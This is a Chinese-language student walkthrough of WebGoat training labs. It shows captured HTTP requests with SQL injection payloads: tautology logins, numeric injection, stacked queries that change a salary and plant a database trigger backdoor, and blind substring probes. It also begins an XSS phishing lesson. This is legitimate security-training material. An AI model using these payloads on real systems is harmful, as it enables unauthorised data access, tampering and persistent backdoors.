User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-length: 44
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=B96354E52CDECDC3E5BD0D73234783A2

Username=Mike&Password=test123' or 'a' = 'a&SUBMIT=Submit
```

之后成功获取所有人的数据：

Congratulations. You have successfully completed this lesson.

The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other employees data as well.

Welcome to WebGoat employee intranet

Please confirm your username and password before viewing your profile.

*Required Fields

***User Name:**

***Password:**

Submit


Username	Account No.	Salary
Mike	11123	468100
John	63458	559833
Sarah	23363	84000

injection 5: string SQL injection

字符串注入攻击就是利用SQL语法，通过输入信息对SQL语句的语义进行修改。

在本题中，姓名为Smith，目的是获取所有人的银行卡号。

那么解决方法显然是，通过非正常的输入，想办法令**where**后判断始终为true即可，本题中我使用的是`'a'='a'`语句，结果如下：



Show Source | Show Solution | Show Plan | Show Hints | Restart Lesson

Congratulations. You have successfully completed this lesson.

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

*** Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.**

Enter your last name: Smith' or 'a' = 'a Go!

```
SELECT * FROM user_data WHERE last_name = 'Smith' or 'a' = 'a'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

injection lab: SQL injection

这个模块大概是一个对SQL injection应用的测试场景。

stage 1: String SQL injection

类似的，如下进行注入攻击即可：


Parsed | Raw

```
POST http://localhost:8080/WebGoat/attack?Screen=1537271095&menu=1100 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-length: 41
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=B96354E52CDECDC3E5BD0D73234783A2

employee_id=112&password=123' or 'a' = 'a&action=Login
```


stage 2(Omitted because of not required)

stage 3: Numeric SQL injection

通过stage 1的方法进行登录后进入List Staff page:



刚才记下了boss的id，因此希望尝试通过直接修改id来进行访问，结果发现直接崩掉了：



再考虑通过反向排序进行输出：

Parsed | Raw

```
POST http://localhost:8080/WebGoat/attack?Screen=1537271095&menu=1100 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-length: 34
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=B96354E52CDECDC3E5BD0D73234783A2

employee_id=101 or 1 = 1 order by employee_id desc&action=ViewProfile
```

成功截图如下：

Stage 4

Stage 4: Block SQL Injection using a Parameterized Query.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to block SQL injection into the relevant parameter. Repeat stage 3. Verify that access to Neville's profile is properly blocked.

*** You have completed Stage 3: Numeric SQL Injection.**
*** Welcome to Stage 4: Parameterized Query #2**

Goat Hills Financial
Human Resources

Welcome Back Larry

First Name:	Neville	Last Name:	Bartholomew
Street:	1 Corporate Headquarters	City/State:	San Jose, CA
Phone:	408-587-0024	Start Date:	3012000
SSN:	111-111-1111	Salary:	450000
Credit Card:	4803389267684109	Credit Card Limit:	300000
Comments:		Manager:	112
Disciplinary Explanation:		Disciplinary Action Dates:	112005

ListStaff EditProfile Logout

injection 6: database backdoors

它与command injection类似，也是通过在同一行内执行多条语句，达成其他目的的方式。

先查询当前的工资：

Stage 1: Use String SQL Injection to execute more than one SQL Statement. The first stage of this lesson is to teach you how to use a vulnerable field to create two SQL statements. The first is the system's while the second is totally yours. Your account ID is 101. This page allows you to see your password, ssn and salary. Try to inject another update to update salary to something higher

User ID:

select userid, password, ssn, salary, email from employee where userid=101

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	55000	larry@stooges.com

之后尝试直接打一个分号，后面接一个update语句对工资进行更改：

Parsed Raw

```
POST http://localhost:8080/WebGoat/attack?Screen=980912706&menu=1100 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-length: 26
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=B96354E52CDECDC3E5BD0D73234783A2

username=101; update employee set salary = 100000 where userid = 101&Submit=Submit
```

直接就成功了，但还有下一步操作：

Stage 2: Use String SQL Injection to inject a backdoor. The second stage of this lesson is to teach you how to use a vulneable fields to inject the DB work or the backdoor. Now try to use the same technique to inject a trigger that would act as SQL backdoor, the syntax of a trigger is:
CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid
Note that nothing will actually be executed because the current underlying DB doesn't support triggers.

*** You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm**

User ID:

select userid, password, ssn, salary, email from employee where userid=**101; update employee set salary = 100000 where userid = 101**

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	100000	larry@stooges.com

那么与刚才一样，只需要把它给出的trigger语句复制到原来update语句位置后面即可。
成功截图如下：

Congratulations. You have successfully completed this lesson.

User ID:


select userid, password, ssn, salary, email from employee where userid=**101;CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid**

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	100000	larry@stooges.com


injection 7: blind numeric SQL injection

这里，我们在无法通过输出验证的情况下找出pin的值，这里只能利用好输出的布尔信息，通过不断尝试进行寻找



通过上面的语句，我们可以去判断这个值是否大于100，如果返回为valid说明大于，如果返回invalid或者error说明小于。

多次验证之后认定数值应当是2364，输入后通过该测试：



injection 8: blind string SQL injection

与blind numeric SQL injection相同，判断语句如下：

Parsed Raw

```
POST http://localhost:8080/WebGoat/attack?Screen=1315528047&menu=1100 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-length: 29
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=B96354E52CDECDC3E5BD0D73234783A2

account_number=101 and (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 1, 1) < 'h');&SUBMIT=Go!
```

经过多次验证后认定字符串应当为'Jill',输入后通过该测试：

Congratulations. You have successfully completed this lesson.

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122


The goal is to find the value of the field **name** in table **pins** for the row with the **cc_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number: Jill Go!

XSS

题目完成如下（注：在**SP**作业布置网站中有明确说明：**development version**相关内容不做要求，在**XSS**中涉及到的项目为：**Stage2/Stage4/Stage6**）



Phishing with XSS

网络钓鱼，是通过将代码嵌入html中，与注入攻击类似，通过更改其语义来提交错误信息。

对于本题，先弄清楚search的内容嵌入的是一个`<form>`块，因此添加一个`<\form>`结束它，之后就可以插入想要的代码了。

